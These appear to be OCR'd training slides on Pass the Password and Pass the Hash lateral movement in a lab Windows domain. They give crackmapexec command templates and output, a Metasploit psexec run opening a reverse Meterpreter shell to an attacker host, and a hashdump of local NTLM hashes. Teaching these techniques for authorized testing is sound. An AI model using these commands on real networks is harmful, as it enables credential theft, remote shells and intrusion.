
Pass the Password / Pass the Hash

Overview

What are this?

If we crack a password and/or can dump the SAM hashes, we can leverage both for lateral movement in networks




```
root@kali:~/Downloads# crackmapexec 10.0.3.0/24 -u fcastle -d MARVEL -p Password1
CME            10.0.3.4:445 HYDRA-DC        [*] Windows 6.3 Build 9600 (name:HYDRA-DC) (domain:MARVEL)
CME            10.0.3.7:445 PUNISHER        [*] Windows 10.0 Build 17134 (name:PUNISHER) (domain:MARVEL)
CME            10.0.3.6:445 SPIDERMAN       [*] Windows 10.0 Build 17134 (name:SPIDERMAN) (domain:MARVEL)
CME            10.0.3.4:445 HYDRA-DC        [+] MARVEL\fcastle:Password1
CME            10.0.3.7:445 PUNISHER        [+] MARVEL\fcastle:Password1 (Pwn3d!)
CME            10.0.3.6:445 SPIDERMAN       [+] MARVEL\fcastle:Password1 (Pwn3d!)
```

Pass the Password

Let’s pass what we just cracked…

crackmapexec <ip/CIDR> -u <user> -d <domain> -p <pass>




```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.8.0.2:4444
[*] 10.0.3.7:445 - Connecting to the server...
[*] 10.0.3.7:445 - Authenticating to 10.0.3.7:445|MARVEL as user 'fcastle'...
[*] 10.0.3.7:445 - Selecting PowerShell target
[*] 10.0.3.7:445 - Executing the payload...
[+] 10.0.3.7:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 10.0.3.7
[*] Meterpreter session 3 opened (10.8.0.2:4444 -> 10.0.3.7:50568) at 2019-09-23 23:11:23 -0400

meterpreter > hashdump
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FCastle 500 aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
```

Grab Some Local Hashes

Yep, I’m a Metasploit skid



```
root@kali:~/Downloads# crackmapexec 10.0.3.0/24 -u fcastle -H eb7126ae2c91ed56dcd475c072863269 --local
CME          10.0.3.4:445 HYDRA-DC         [*] Windows 6.3 Build 9600 (name:HYDRA-DC) (domain:MARVEL)
CME          10.0.3.6:445 SPIDERMAN        [*] Windows 10.0 Build 17134 (name:SPIDERMAN) (domain:MARVEL)
CME          10.0.3.7:445 PUNISHER         [*] Windows 10.0 Build 17134 (name:PUNISHER) (domain:MARVEL)
CME          10.0.3.4:445 HYDRA-DC         [-] HYDRA-DC\fcastle eb7126ae2c91ed56dcd475c072863269 STATUS_LOG
ON_FAILURE
CME          10.0.3.6:445 SPIDERMAN        [-] SPIDERMAN\fcastle eb7126ae2c91ed56dcd475c072863269 STATUS_LO
GON_FAILURE
CME          10.0.3.7:445 PUNISHER         [+] PUNISHER\fcastle eb7126ae2c91ed56dcd475c072863269 (Pwn3d!)
```

Pass the Hash

Let’s pass that hash

crackmapexec <ip/CIDR> -u <user> -H <hash> --local